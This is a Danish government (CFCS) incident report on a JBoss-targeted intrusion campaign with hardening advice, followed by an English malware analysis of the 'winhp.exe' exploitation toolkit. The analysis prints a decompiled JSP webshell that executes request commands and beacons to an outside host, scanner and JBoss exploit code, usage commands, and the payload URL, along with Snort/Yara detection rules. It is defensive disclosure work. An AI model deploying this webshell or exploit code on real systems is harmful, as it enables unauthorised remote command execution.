Kampagnen har ramt et bredt udsnit af mål, der ikke synes at have andet til fælles end brugen af JBoss. Endvidere er der ikke set forsøg på at udtrække følsom information fra de kompromitterede maskiner. Derimod er der set et tilfælde af, at en maskine er blevet brugt som platform for et nyt angreb. Aktøren har her brugt sit eget multifunktionelle værktøj udviklet med henblik på at kompromittere maskiner med JBoss-installationer. Motivet for kampagnen synes dermed at være at opbygge yderligere kapacitet til at udføre cyberangreb ved at inkludere et stort antal kompromitterede maskiner i en ondsindet infrastruktur.

Hvorfor JBoss?

Hvis denne hypotese er korrekt, er kompromitteringerne hos de omtalte danske virksomheder og myndigheder en del af en global kampagne, som er målrettet et stort antal maskiner. Aktøren kan have brugt offentligt tilgængelige scannings-værktøjer til at identificere maskiner i hele verden med internetvendte JBoss-installationer. Derefter er der iværksat en kampagne for at kompromittere dem som beskrevet i analyseafsnittet. Det kan tænkes, at andre aktører ligeledes forsøger eller har forsøgt at kompromittere maskinerne via de samme sårbare JBoss-systemer.

JBoss kan være udvalgt som vej ind til målet, da der findes en række kendte svagheder i programmet og dets standard-opsætning. I flere tilfælde blev der fundet ældre bagdøre på de kompromitterede maskiner. Dem har aktøren let kunnet udnytte ved at bruge et gratis og offentlig tilgængeligt open source værktøj, der er udviklet til at lave verifikations- og penetrationstest af JBoss-systemer.

Det skal her bemærkes, at JBoss blot er ét blandt mange it-systemer med offentligt kendte svagheder. Hvis en aktør vil opbygge en ondsindet infrastruktur som platform for nye cyberangreb, er JBoss blot én vej ind til at opnå målet. I sidste instans kan alle internetvendte maskiner bruges i en sådan infrastruktur. Alle programmer, der ikke opdateres og hærdes mod cyberangreb, udgør potentielt en lignende sikkerhedsrisiko. Det understreger nødvendigheden af høj it-sikkerhed på alle typer af internetvendte maskiner uanset hvilke data, der måtte ligge på dem.

Hvad bruger man en kompromitteret infrastruktur til?

CFCS har som tidligere nævnt vurderet, at en statslig eller statsstøttet aktør er ansvarlig for de her beskrevne angreb. Visse stater bruger enten statsansatte hackere eller mere løst associerede grupper af hackere som et middel til at varetage sine politiske og økonomiske interesser. Dette kunne f.eks. være spionage i forbindelse med vigtige diplomatiske forhandlinger eller tyveri af højteknologi. Cyberangreb er en særlig anvendelig teknik for en efterretningstjeneste, da det foregår i det skjulte, og fordi det er svært at identificere og bevise, hvem der står bag, når det bliver opdaget. I de undersøgte tilfælde vurderes

det, at der er særligt grund til at mistænke at angrebene komme fra en statsstøttet aktør, fordi anvendelsen af visse kendte IP-adresser, kombineret med den anvendte malware og modus generelt giver klare indikationer af, hvem angriberen er.

For at gennemføre cyberangreb skal en statslig eller statsstøttet aktør først skabe en kapacitet til at gennemføre dem. En af opgaverne i den forbindelse er at opbygge en infrastruktur af kompromitterede maskiner. Infrastrukturen kan bl.a. fungere som platform for flere målrettede angreb eller til at skjule et angreb ved at operere ud fra uskyldigt udseende IP-adresser. Infrastrukturen kan også anvendes til at foretage overbelastningsangreb, også kaldet DoS- eller DDoS-angreb. En kompromitteret infrastruktur er således et udgangspunkt, der kan opereres eller spioneres fra.

Botnet og DDoS

Et botnet består af et større antal kompromitterede internetforbundne maskiner, der uden ejernes vidende misbruges til at udføre skadelige handlinger. Botnettet etableres ved, at der installeres malware på maskinerne, der ønskes anvendt. De inficerede maskiner kaldes populært "zombie-maskiner". Der er fundet botnet, der indeholder millioner af maskiner. Typisk anvendes botnettene til at udføre DDoS angreb eller forskellige andre operationer, der kræver anonymitet samt stor maskinkraft.

DDoS står for "distributed denial of service". I et DDoS-angreb udnyttes et stort antal maskiner til at sende så store mængder forespørgsler, f.eks. til en maskine eller hjemmeside, at den lukker ned.

I denne sag er der set flere eksempler på, hvordan aktøren har udbygget og udnyttet sin infrastruktur som beskrevet i analysekapitlet.

Hvis infrastrukturen er stor nok, kan det også have den fordel at et mål eller netværk, der senere udpeges til spionage eller sabotage, allerede er kompromitteret. Der kan også være tale om, at følsom information lokaliseres og trækkes ud i takt med at infrastrukturen udvides. Da der i dette tilfælde ikke er set forsøg på at udtrække følsom information fra de kompromitterede maskiner, er det ikke muligt at konstatere, hvilke data der i givet fald måtte have aktørens interesse. Der kan også spekuleres i, om aktøren i sit forsøg på at kompromittere flest mulige systemer på globalt niveau endnu ikke var kommet til den fase, hvor det enkelte kompromitterede system var genstand for en analyse af målets værdi. Flere af de kompromitterede systemer kunne give indblik i data, som CFCS vurderer ville være attraktive spionagemål.

Hvad var konsekvenserne af angrebet?

Hvis en virksomheds eller en offentlig myndigheds data kompromitteres eller stjæles, har det som regel alvorlige konsekvenser. For den private virksomhed kan konsekvenserne eksempelvis være tab af markedsandele, produktionstab, videnstab, dårlig branding, fald i tillid hos kunder med videre. For den offentlige myndighed kan angrebet f.eks. føre til tab af personfølsom eller fortrolig information, samt et tillidstab hos myndigheder og offentligheden.

Det har i dette tilfælde ikke været muligt at fastslå skadesvirkningerne hos de inficerede myndigheder og virksomheder. Der er ikke fundet tegn på datatyveri. I et enkelt tilfælde er en kompromitteret maskine blevet misbrugt til at kompromittere en anden maskine.

Alle de ramte myndigheder og virksomheder har dog haft udgifter til både egne analyser og mitigerende tiltag, ligesom udgifter til nyt hardware og geninstallation af servere og systemer har kostet tid og penge, herunder udgifter til eventuelle eksterne leverandører og sikkerhedsfirmaer.

Som nævnt i indledningen blev kompromitteringen opdaget via Forsvarets Efterretningstjenestes efterretningsmæssige samarbejde med en partner og på et tidspunkt, hvor den angribende aktør sandsynligvis endnu ikke havde identificeret den enkelte kompromitterings potentiale. Det understreger betydningen af et hurtigt, operativt internationalt samarbejde for cybersikkerheden i et højt digitaliseret land som Danmark. Som led i CFCS analytiske arbejde med de danske kompromitteringer blev der ligeledes afdækket information om angreb på partnerlandes systemer, og Forsvarets Efterretningstjeneste har dermed kunne bistå andre landes myndigheder med at styrke cybersikkerheden i deres respektive kompromitterede systemer.

Kapitel 4 - Anbefalinger

Med udgangspunkt i den konkrete sag anbefaler CFCS, at topledelsen i virksomheder og organisationer inddrager tekniske kompetencer til at gennemgå egne internetvendte servere på baggrund af det beskrevne scenarie.

CFCS ser hyppigt – og også i relation til det her beskrevne forløb - at angreb på myndigheder og virksomheder typisk lykkes, fordi man ikke har fulgt leverandørers opsætningsråd og ikke i øvrigt kender sine egne systemer godt nok. JBoss har således udviklet en "hardening" guide, som beskriver, hvorledes deres system opsættes mest hensigtsmæssigt. Efterlevelse af denne guide kunne i den konkrete sag have modvirket angrebet.

Tilsvarende kunne udarbejdelsen af en positivliste over godkendte programmer, og begrænsning af antallet af brugerkonti med domæne- eller lokaladministratorprivilegier med fordel have været implementeret som forebyggelse mod den type angreb, som beskrives i denne rapport.

Det anbefales endvidere, at der foretages logning på kritiske infrastrukturkomponenter, og at disse logs sikres, analyseres og opbevares under hensyn til komponenternes kritikalitet (se evt. CFCS' "Vejledning i god logning").

Herudover skal det på ledelsesniveau sikres, at der er en velfungerende proces for opdatering af organisationens it-systemer. I denne proces er det vigtigt at inddrage det software, som der ikke sædvanligvis er fokus på at holde opdateret – især internetvendte applikationer skal have høj prioritet. Der findes en række værktøjer, der kan hjælpe med denne proces - både ved at skanne systemer for usikre programmer og gøre opmærksom på evt. manglende opdateringer. Dette vil i nogen grad mindske organisationens sårbarhed, selvom det stadig er nødvendigt, at organisationen løbende holder sig orienteret om sårbarheder i deres it-systemer – herunder bagdøre m.v. til it-landskabet, som potentielt vil kunne misbruges.

Det tilrådes, at holde tæt kontakt til leverandører af infrastrukturkomponenter og applikationer, så sårbarheder patches hurtigst muligt efter leverandørernes anvisninger. Regelmæssig overvågning af twitterfeeds fra CFCS, DKcert, andre landes it-sikkerhedsmyndigheder og øvrige sikkerhedsorganisationer vil også styrke en organisations opmærksomhed på alvorlige sårbarheder.

CFCS understreger vigtigheden af, at der anvendes en risikobaseret tilgang i organisationens arbejde med cyberforsvar. Risici i relation til brud på fortrolighed, integritet og tilgængelighed af data og systemer bør styres som en del af organisationens ledelsessystem for informationssikkerhed (ISMS).

Der bør i den anledning fortages en risikovurdering med udgangspunkt i organisationens erkendte sårbarheder, det aktuelle trusselbillede og de relevante angrebsvektorer (sårbarheder i ikke-opdaterede programmer og sikkerhedskritiske funktioner, der ikke har været lukket). Forudsætningen for i tilstræk-

kelig omfang at kunne erkende sine sårbarheder er, at organisationen har et godt overblik over egen it-infrastruktur, it-processer mv.

Endelig er der helt generelt flere muligheder for at reducere risikoen for at blive udsat for et vellykket APT-angreb. De fire mest gængse tiltag, der i øvrigt vurderes at kunne dæmme op for mere end 85 % af alle angreb, er beskrevet i publikationen "Cyberforsvar der virker" fra 2013. Publikationen blev udgivet som et fælles tiltag af CFCS og Digitaliseringsstyrelsen og er på trods af sin alder stadig meget aktuel.

I tilfælde af angreb

Ved mistanke om at et netværk er inficeret med APT-lignende malware, skal man tage sig tid til at danne sig et overblik over situationen og undgå at foretage forhastede handlinger. Det kan være en god idé at hyre et eksternt analysefirma og eventuelt kontakte politiet og/eller CFCS. CFCS' anbefaling er at undlade at foretage mitigerende handlinger på netværket, før der er lagt en fyldestgørende plan for oprydning. Vigtige informationer kan gå tabt og derved gøre den efterfølgende skadesbegrænsning og genoprettelse vanskeligere.

CFCS har udarbejdet et antal vejledninger og vurderinger, der - sammen med andre kilder - med fordel kan bidrage til organisationens generelle viden på området:

- Anbefalinger til styrkelse af sikkerheden i statens outsourcede it-drift 2014 (CSC-sagens 3. rapport)
- Cyberforsvar der virker, 2013
- Trusselsvurderingen om APT-angreb, 2014
- Cybertruslen mod Danmark 2016
- Logning – en del af et godt cyberforsvar
- http://jboss.org/

CFCS producerer løbende nye anbefalinger, trusselsvurderinger og vejledninger. Hold dig orienteret på cfcs.dk

Følg også CFCS' opdateringer på twitter via @Cybersikkerhed

Undersøgelsesenheden


I december 2014 udkom den første nationale strategi for cyber- og informationssikkerhed. Forsvaret mod cybertrusler blev yderligere styrket i 2015. Fælles for de to tiltag er målet med at forankre indsatsen mod cyberangreb i CFCS og gøre den mere effektiv. Et af initiativerne i de to tiltag var at etablere en særlig enhed, der har til opgave at undersøge og afdække større cyberhændelser. På baggrund af disse udredninger udsender Undersøgelsesenheden rapporter, så myndigheder og virksomheder kan drage nytte af erfaringerne fra tidligere hændelser og beskytte sig bedre.

Uddrag fra National strategi for cyber- og informationsstrategi:

"Regeringen har indført, at alle statslige myndigheder skal underrette Center for Cybersikkerhed ved større cybersikkerhedshændelser. Blandt de cybersikkerhedshændelser, som indrapporteres, vil der være hændelser, der er særlige alvorlige. Regeringen ønsker, at der sker relevant udredning og analyse af sådanne hændelser. Samtidig skal det sikres, at erfaringerne fra hændelserne opsamles og i størst muligt omfang stilles til rådighed for andre myndigheder og virksomheder, således at erfaringerne kan anvendes aktivt i arbejdet med at forebygge fremtidige hændelser. Derfor vil Center for Cybersikkerhed: Etablere en enhed til undersøgelse af større cybersikkerhedshændelser. Enheden består som udgangspunkt af medarbejdere fra Center for Cybersikkerhed. Andre myndigheder – fx Digitaliseringsstyrelsen og PET – inkluderes afhængig af hændelsen. Enheden etableres i 1. kvartal 2015."

Bilag 1 – The Cyber Kill Chain®

The "cyber kill chain®" er en model, der er udviklet af det amerikanske firma Lockheed Martin's Computer Incidence Response Team. Modellen, her oversat til dansk, beskriver de forskellige faser i et APT-angreb.



Figur 1: The Cyber Kill Chain®, kilde: Lockheed Martin

Hensigten med et APT-angreb vil typisk være at spionere og udtrække data fra netværket. Ofte er det virksomheder inden for udvikling og produktion af avanceret elektronik, telekommunikation og it-sikkerhed eller fra virksomheder i medicinal-, forsvars- og luftfartsindustrien, der er målene for denne type angreb; men også offentlige myndigheder er i farezonen.

Et almindeligt APT-angreb begynder ofte med en omfattende rekognoscering og undersøgelse af det netværk, der skal kompromitteres. Det er i denne fase, at angriberne opnår en viden, som kan bruges til at tilpasse den malware, der skal bruges i angrebet. Det er også under rekognosceringsfasen, at angriberne bl.a. kan anvende social engineering til at finde en "vej ind" i organisationen. Efterfølgende udvikles og tilpasses malwaren til det formål, den skal bruges til og i forhold til udnyttelse af eventuelle sårbarheder hos den myndighed eller virksomhed, der skal kompromitteres. Efterfølgende afsendes malwaren. Malwaren kan fx leveres som vedhæftet fil i en e-mail, via en hjemmeside, et USB medie eller direkte til maskinen.

Når angriberne har fået etableret fodfæste i det kompromitterede netværk, bestræber de sig på, at deres aktiviteter ikke bliver bemærket. Et af kendetegnene ved APT-angreb er eksempelvis, at angriberne ofte forsøger at gemme sig i netværkstrafikken inden for normale kontortider. Endvidere gør angriberne brug af VPN-forbindelser, hvor de ved hjælp af legitime brugernavne og får fjernadgang til et kompromitteret netværk.

Angribere kan finde på at skaffe sig adgang til samtlige passwords i den angrebne organisation via angreb på password-databasen i et kompromitteret netværk. Databasen downloades til servere, som angriberne kontrollerer. Her bliver de krypterede passwords brudt ved hjælp af såkaldte brute force-angreb. Når angriberne har adgang til brugernavne og passwords, kan de bevæge sig forholdsvist ubemærket og tilsyneladende legitimt rundt på det kompromitterede netværk.

Brute force-angreb

I et brute force-angreb tiltvinger angriberen sig adgang til information gemt bag en kryptering eller et kodeord. Metoden består i, at hackeren ved hjælp af særlige programmer eller hardware systematisk tjekker for alle mulige kombinationer af adgangskoder, indtil den korrekte er fundet.

Endeligt vil angriberne forsøge at fastholde deres adgang til det ønskede netværk. Dette betyder eksempelvis, at de vil forsøge at installere særligt malware skjult i systemet på den enkelte computer. Det er vigtigt for angriberen kontinuerligt at have kontakt til malwaren via den beacon den udsender for at bevare kontrollen med den og for at kende tilstanden for angrebet.

2016-04-07

JBoss Exploitation Toolkit

winhp.exe

MALWARE ANALYSIS

Version 1.0

Table of Contents

Executive Summary

This malware is a standalone multi purpose attack toolkit, capable of network scanning, executing JBoss exploits and probably also running arbitrary Python code.

The malware is an embedded Python interpreter wrapped in a command line tool able to load and execute Python modules from an embedded and packed sqlite3 database.

It is speculated that this tool is the main attack tool used by an actor in a wave of JBoss server attacks. It is further speculated that the Actor forgot to remove it from a server after usage. The quality of the toolkit seems quite high, indicating a good amount of e□ort has gone into build the tool.

Several retro hunts has been made on VirusTotal with no success, further indicating that this is an internal/custom tool. Also build dates within the PE header as well as within the compiled Python code indicates a very young tool.

Scope of the Investigation

The artifacts included in the investigation have all been provided to CFCS with full consent of the client.

Malware Samples

Analyzed sample

Filenames:	winhp.exe
File Size:	6,220,800 bytes
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Compile time:	03-12-2015 10:58:28 CET
Major Linker Version:	10
Minor Linker Version:	0
MD5:	1b20f587ad6defd0c818f4aecd8a07d3
SHA1:	a2ed60c51384b5927fbeed327ce3c8b4e945e43c
SHA256:	f59bd3af5b4a193789a8f93a7bc09e3f1c81f728940519b6a8b6ead8de17022e

Ssdeep:	98304:QVbe0RHL9jv1kGaE6AvEdLRF3M35H1WoFLsPmG12vJji1zB5GcHI1ODp:QJeUr9xqrcfS2hI6cHHN

Similar samples

None found

Analysis

This sample has received an in-depth analysis.

Execution

Startup

The malware will upon startup drop an sqlite3 database into the Windows temp folder. This database contains a virtual □les system. It will then load it into memory and start an embedded Python interpreter. Then load and execute the Python module given as a command line argument, if any.

Making It Interactive

The malware is compiled to be a windowless gui application. This e□ectively hides the interactive Python interpreter. This can be □xed by changing the subsystem within the PE header from 0x0002(gui) to 0x0003(console), hence unlocking the the ability to interact with the Python shell via `stdin` in and `stdout`. Below can be found an example on how to execute a tcp scan from within this interactive Python shell.

```
winhp_interactive.exe

AkashaEmbeddedPython on InternalBuild r01
Type "help", "copyright", "credits" or "license" for more information.
>>> import sys
>>> sys.argv = [0, 'syn', '127.0.0.1', '127.0.0.1', '80']
>>> import scan
--------------------------------------------------------------------------------
Performing Time: 4/15/2016 15:19:40 --> SYN Scan: About To Scan 1 IP.
127.0.0.1        80    Open
127.0.0.1        80    Open
127.0.0.1        80    Open
divertSnifferThread exit.
Scan 127.0.0.1 Complete In 0 Hours 0 Minutes 55 Seconds. Found 3 Open Ports
```

```
--------------------------------------------------------------------------------
>>>
```

Modules

ip scanner module

function tcp syn scan

The below `scan syn` command will drop and load windivert32/64.sys and execute a tcp syn scan against a range of ip addresses. A few files will also be created, most importantly `@syn.json` and `syn_res.txt`.

```
winhp.exe -c scan syn 127.0.0.1 127.0.0.1 80
```

The file `syn_res.txt` contains the result in an easy readable format exampled below:

```
--------------------------------------------------------------------------------
Performing Time: 4/14/2016 13:41:35 --> SYN Scan: About To Scan 1 IP.
127.0.0.1        80    Open
127.0.0.1        80    Open
127.0.0.1        80    Open
Scan 127.0.0.1 Complete In 0 Hours 0 Minutes 55 Seconds. Found 3 Open Ports
--------------------------------------------------------------------------------
```

function banner query

The below command takes the above scan results and queries each host for there index web page and save the result.

```
winhp.exe -c scan ban
```

The file `banner@@` contains the result in an easily parsable format.

```
{"ip":127.0.0.1, "port":80, "banner":content-length:39\r\ncontent-
type:text/html\r\n, "data": PGh0bWw+PGJvZHk+SGVsbG8gd29ybGQ8L2JvZHk+PC9odG1sPg0K}
```

The data section contains the HTML from the index web page in base64 encoded format.

function test

A simple test function exists as well bu executing the command below.

```
winhp.exe -c scan test
```

It will execute a syn scan from IP 5.0.0.0 to IP 5.0.10.0 on port 80, 8080 and 443

jboss exploit module

This module is capable of exploiting unpatched JBoss application servers version (3), 4, 5 & 6. It is build upon an open source JBoss exploit toolkit assembled by João F. M. Figueiredo. A link to his GitHub page is provided later in this document.

This module, will upon startup, read the file `jboss.txt` which contains a list of host:port, one line for each target. Below is an example on how to execute the exploit module, here targeting a local JBoss server version 6.

```
winhp_Interactive.exe -c jboss
$
* - - - - - - - - - - - - - - - - - - - - LOL - - - - - - - - - - - - - - - - - - - - *
* http://127.0.0.1:8080:
analyst\analyst
```

A series of exploits are executed. If one of them succeed, a very simple webshell is installed and a `whoami` test command is executed. An example result can be seen above.

One interesting thing is that this module mostly uses the original code. Depending on which exploit succeeds, this includes downloading and installation of `http://www.joaomatosf[.]com/rnp/jbossass.war` from the original author of the exploits website. This war file implements the same simple webshell as all of the other exploits. It also creates a "`check_[semi-date]h.log`" file on disk, as well as beaconing `webshell.jexboss.net` upon execution, with a maximum number of 1 request per hour. The ownership of `webshell.jexboss.net` is unknown. The http `GET` request includes hostname of the compromised host as well as the IP address of the actor. Such a sample can be seen here:

```
GET / HTTP/1.1
User-Agent: 127.0.0.1:8080<-127.0.0.1
Cache-Control: no-cache
Pragma: no-cache
Host: webshell.jexboss.net
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

The `User-Agent` has the following format:

```
User-Agent: [compromised hostname:port]<-[actors ip]
```

entry module

A simple test module that seems to have been used by the developer still exists within the malware. The most important part is that it has the ability to dynamic

load an already compiled Python script from a web server running on localhost port 8080.

The rest of the test function executes a tcp syn scan on the private IP block 172.28.81.24/24 at the following ports 80, 8080, 443, 31761 and 7608.

Another interesting thing is that the test function contains the below comment: `__author__ = 'sl'`

Custom Python Extensions

mimi extension

The mimi extension is a custom module using Python bindings that appears to have been written in C++ and has the following interesting functions:

```
>>>import mimi
>>>dir(mimi)
['__doc__', '__name__', '__package__', 'import_module', 'loaddll', 'loadpyc', 'loadpyc_b', 'run']
```

loaddll/run
`Load dll from memory(arg: buffer(buffer))`
Seems to be unimplemented.

import_module
`import_module(data, size, initfuncname, path) -> module`

loadpyc
`Load pyc from memory(args: name-in-memory, buffer, arguments)`

loadpyc_b
`Load pyc from memory(args: name-in-memory, buffer) in background.`
Same as `loadpyc` but expected to execute in its own thread.

hackedio extension

The `hackedio` extension is a custom Python system extension that appears to have been written in C++. It implements a virtual file system within an sqlite3 database. The table `EPython` holds the path, path hash and file content, one record for each file. All the default Python modules exists in this table, as well as many 3. party support packages and main payload modules such as `scan`, `mimi` and `jboss` described above. Windivert kernel drivers, in both 32 bit and 64 bit versions, can be found within the table `EPythonData`. The same table also has a row which holds the Python search path.

lol extension

The lol extension is a custom Python extension that appears handle the communication with windivert.

Persistence

Will upon rst usage of the scan module drop a windivert kernel mode driver into Wndows temp folder and installs it as a services.

Possible Manual Removal

The malware can be removed by deleting the `.exe` le from the le system as well as deleting log les and the les dropped in the Windows temp folder. The temp les includes the sqlite3 database and windivert sys les. The sqlite3 database has the extension `.tmp`. The windivert kernel driver has the extension `.tmp.sys` and can be uninstalled and removed from memory by running:

```
sc delete WinDivert1.1
```

Anti-Reversing

Embedded sqlite3 database

The executable has an embedded but packed sqlite3 database. It seems to be packed with lzma as indicated by embedded error messages. It has some header elds set to 0xFFFFFFFF. This makes the default lzma packer/unpacker tool on unix fail, but the unpacked le can be found in the Windows temp directory. The malware also seems to forget to delete this le after execution and a new sqlite3 .tmp le is generated upon each startup.

Compiled Python scripts

The sqlite3 database contains many Python scripts, all of which is precompiled into `.pyc` format. Most of these les can be decompiled using open source Python decompilers.

Anti-Debug

No anti-debug techniques was found.

Rules

Metadata

Type	Description
Useragent	jexboss
String	AkashaEmbeddedPython
String	select * from EPython
String	initialize_hackedio
String	Windivert
Domain	www.joaomatosf[.]com
Domain	webshell.jexboss[.]net
Exploit Payload URL	http://www.joaomatosf[.]com/rnp/jbossass.war
Exploit Success URL	webshell.jexboss[.]net
User agent	User-Agent: [hostname[:port]]<-[ip]

Snort

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"JexBoss WAR Download";
flow:established,to_server;content:"GET";http_method; uricontent:
"/rnp/jbossass.war"; classtype: trojan-activity; sid: 1234567; rev: 2;)


alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"JexBoss Webshell
Beacon"; flow:established,to_server;content:"GET";http_method; content: "Host:";
nocase; http_header; content:"webshell.jexboss.net"; nocase; classtype: trojan-
activity; sid: 1234568; rev: 2;)


alert udp $HOME_NET any -> any 53 (msg:"DNS Lookup (joaomatosf[.]com)"; content:"|
01 00 00 01 00 00 00 00 00 00|"; depth:10; offset:2; content:"|0a|joaomatosf|03|
com|00|"; nocase; distance:0; fast_pattern; classtype:trojan-activity; sid:1234569;
rev:1;)


alert udp $HOME_NET any -> any 53 (msg:"DNS Lookup (webshell.jexboss[.]net)";
content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10; offset:2; content:"|08|
webshell|07|jexboss|03|net|00|"; nocase; distance:0; fast_pattern;
classtype:trojan-activity; sid:1234510; rev:1;)
```

Yara

winhp.exe

```
rule jboss_exploitation_toolkit
{
    meta:
        description = "JBoss Exploitation Toolkit"
        author = "CFCS"
        date = "2016-04-20"
        sha256 = "f59bd3af5b4a193789a8f93a7bc09e3f1c81f728940519b6a8b6ead8de17022e"

    strings:
        $s1 = "select * from EPython" ascii
        $s2 = "hackedio" ascii
        $s3 = "Windivert" ascii
        $s4 = "mimi" ascii

    condition:
        all of them
}
```

jbossass.war

```
rule jboss_exploitation_toolkit_webshell_war
{
    meta:
        description = "JBoss Exploitation Toolkit Webshell .war"
        author = "CFCS"
        date = "2016-04-20"
        sha256 = "cb15a3bc88169743027d6729c1b69aaf4038f83bb29f71308920e8c0d910de5d"

    strings:
        $s1 = "jbossass.jsp" ascii
        $s2 = "META-INF" ascii

    condition:
        all of them
}
```

jbossass.jsp

```
rule jboss_exploitation_toolkit_webshell_jsp
{
    meta:
        description = "JBoss Exploitation Toolkit Webshell .jsp"
        author = "CFCS"
        date = "2016-04-20"
        hash1 = "4d27d241ff45dec2326da0c058d5657728fb3ecbd04b168460a40bda5681bbd4"
        hash2 = "2b8c87cd0ac10ecd42de9db39fdb844482f342ee20bac1d4e2797d653670d78e"

    strings:
```

```
        $s1 = "getParameter(\"ppp\")" ascii
        $s2 = "Runtime.getRuntime().exec" ascii

    condition:
        all of them
}
```

windivert

```
rule windivert_1_1_kernel_driver_32_64_bit
{
    meta:
        description = "Windivert kernel driver"
        author = "CFCS"
        date = "2016-04-20"
        hash1 = "5ef707ea68a9bd3a3e568793a0f7d66d166694801ada067d9ebac1d13e53153e"
        hash2 = "df12afa691e529f01c75b3dd734f6b45bf1488dbf90ced218657f0d205bff319"

    strings:
        $s1 = "(web: http://reqrypt.org/windivert.html)" wide
        $s2 = "InternalName" wide
        $s3 = "WinDivert.sys" wide

    condition:
        all of them
}
```

Decompiled malware snippets

jbossass.war/jbossass.jsp

```
if (request.getParameter("ppp") != null) {
    URL url = new URL("http://webshell.jexboss.net/");
    HttpURLConnection check = (HttpURLConnection) url.openConnection();
    String writepermission = (new Date().toString().split(":")[0] + "h.log").replaceAll(" ", "-");
    String sh[] = request.getParameter("ppp").split(" ");
    check.setRequestProperty("User-Agent", request.getHeader("Host") + "<-" + request.getRemoteAddr());
    if (!new File("check_" + writepermission).exists()) {
        PrintWriter writer = new PrintWriter("check_" + writepermission);
        check.getInputStream();
        writer.close();
    } else if (sh[0].contains("id") || sh[0].contains("ipconfig")) check.getInputStream();
    try {
        Process p;
        if (System.getProperty("os.name").toLowerCase().indexOf("win") > 0) {
            p = Runtime.getRuntime().exec("cmd.exe /c " + sh);
        } else {
            p = Runtime.getRuntime().exec(sh);
        }
        BufferedReader d = new BufferedReader(new InputStreamReader(p.getInputStream()));
        String disr = d.readLine();
        while (disr != null) {
            out.println(disr);
            disr = d.readLine();
        }
    } catch (Exception e) {
        out.println("Unknown command.");
    }
}
```

scan.py

```
import config
import log
import banner
import sys
import socket
import cPickle as pickle
import scanner

def long2ip(ip):
    return socket.inet_ntoa(ip)


def ip2long(ip):
    return socket.inet_aton(ip)


def init():
    config.LOG = log.log(config.LOG_FILE)
    if not config.LOG.init():
        return False
    try:
        config.BANNER = open(config.BANNER_FILE, 'w+')
    except:
        config.LOG.log('[!]open banner result file %s faield.' % config.BANNER_FILE)
        return

    try:
        import scanner
    except:
        config.LOG.log('[!]import scanner failed')
        return False

    return True


def deinit():
    if config.BANNER:
        config.BANNER.close()
    config.LOG.save()
    config.LOG.close()


def start():
    start_ip = ''
    end_ip = ''
    ports = ''
    if 'test' in sys.argv[1]:
        syn_res = scanner.synscan(startip='5.0.0.0', endip='5.0.10.0', portlist='80,8080,443')
        if not syn_res:
            f = open('syn_failed@', 'a+')
            f.write('xx')
            f.close()
            return
        if len(syn_res) == 0:
            f = open('syn_failed@', 'a+')
            f.write('xx')
            f.close()
            return
        f = open('syn_ok@', 'a+')
        f.write('Ok')
        f.close()
        return
    elif 'syn' in sys.argv[1]:
        start_ip = sys.argv[2]
        end_ip = sys.argv[3]
        ports = sys.argv[4]
        config.LOG.log('[@]syn scan starts :%s - %s, ports: %s' % (start_ip, end_ip, ports))
        config.LOG.save()
        syn_res = scanner.synscan(startip=start_ip, endip=end_ip, portlist=ports)
        if not syn_res:
            config.LOG.log('synscan return None')
            config.LOG.save()
            return
        if not len(syn_res):
            config.LOG.log('synscan return None')
```

```
            config.LOG.save()
            return
        try:
            with open('@syn.json', 'w') as fp:
                pickle.dump(syn_res, fp)
        except:
            config.LOG.log('[!]save syn_res to @syn.json failed')

        return
    elif 'ban' in sys.argv[1]:
        syn_res = None
        try:
            with open('@syn.json', 'r') as fp:
                syn_res = pickle.load(fp)
        except:
            config.LOG.log('[!]load syn_res from @syn.json failed')
            return

        if not syn_res:
            config.LOG.log('[!]load None syn_res from @syn.json')
            return
        if len(syn_res) == 0:
            config.LOG.log('[!]load empty syn_res from @syn.json')
            return
        if not config.BANNER:
            config.LOG.log('[!]config.BANNER is None, create new banner file.')
            try:
                config.BANNER = open(config.BANNER_FILE, 'w+')
            except:
                config.LOG.log('[!]open banner result file %s faield.' % config.BANNER_FILE)
                return

        config.LOG.save()
        banner_scan = banner.WorkerManager(syn_res, config.BANNER)
        if not banner_scan.init():
            config.LOG.log('[!]banner scan init failed')
            config.LOG.save()
            return
        banner_scan.start()
        return
    else:
        config.LOG.log('[!]invalid params,exit')
        return


def main():
    if init():
        start()
    deinit()


main()
```

jboss.py

```
import httplib, sys, urllib, os, time
import os, json
from Queue import Queue
from threading import Thread
import urllib2
import requests
import re
import threading
import time
THREADS = 40
from urllib import urlencode
mylock = threading.RLock()
import socket
socket.setdefaulttimeout(8)
RED = '\x1b[91m'
RED1 = '\x1b[31m'
BLUE = '\x1b[94m'
GREEN = '\x1b[32m'
BOLD = '\x1b[1m'
NORMAL = '\x1b[0m'
```

```
ENDC = '\x1b[0m'

def getHost(url):
    tokens = url.split('://')
    if len(tokens) == 2:
        return tokens[1].split(':')[0]
    else:
        return tokens.split(':')[0]


def getProtocol(url):
    tokens = url.split('://')
    if tokens[0] == 'https':
        return 'https'
    else:
        return 'http'


def getPort(url):
    token = url[6:].split(':')
    if len(token) == 2:
        return token[1]
    elif getProtocol(url) == 'https':
        return 443
    else:
        return 80


def getConnection(url):
    if getProtocol(url) == 'https':
        return httplib.HTTPSConnection(getHost(url), getPort(url))
    else:
        return httplib.HTTPConnection(getHost(url), getPort(url))


def getSuccessfully(url, path):
    result = 404
    conn = getConnection(url)
    try:
        conn.request('GET', path)
        result = conn.getresponse().status
        if result == 404:
            conn.close()
            time.sleep(0.01)
            conn = getConnection(url)
            conn.request('GET', path)
            result = conn.getresponse().status
    except:
        pass

    conn.close()
    return result


def checkVul(url):
    path = {'jmx-console': '/jmx-console/HtmlAdaptor?action=inspectMBean&name=jboss.system:type=ServerInfo',
     'web-console': '/web-console/ServerInfo.jsp',
     'JMXInvokerServlet': '/invoker/JMXInvokerServlet'}
    for i in path.keys():
        try:
            conn = getConnection(url)
            conn.request('HEAD', path[i])
            path[i] = conn.getresponse().status
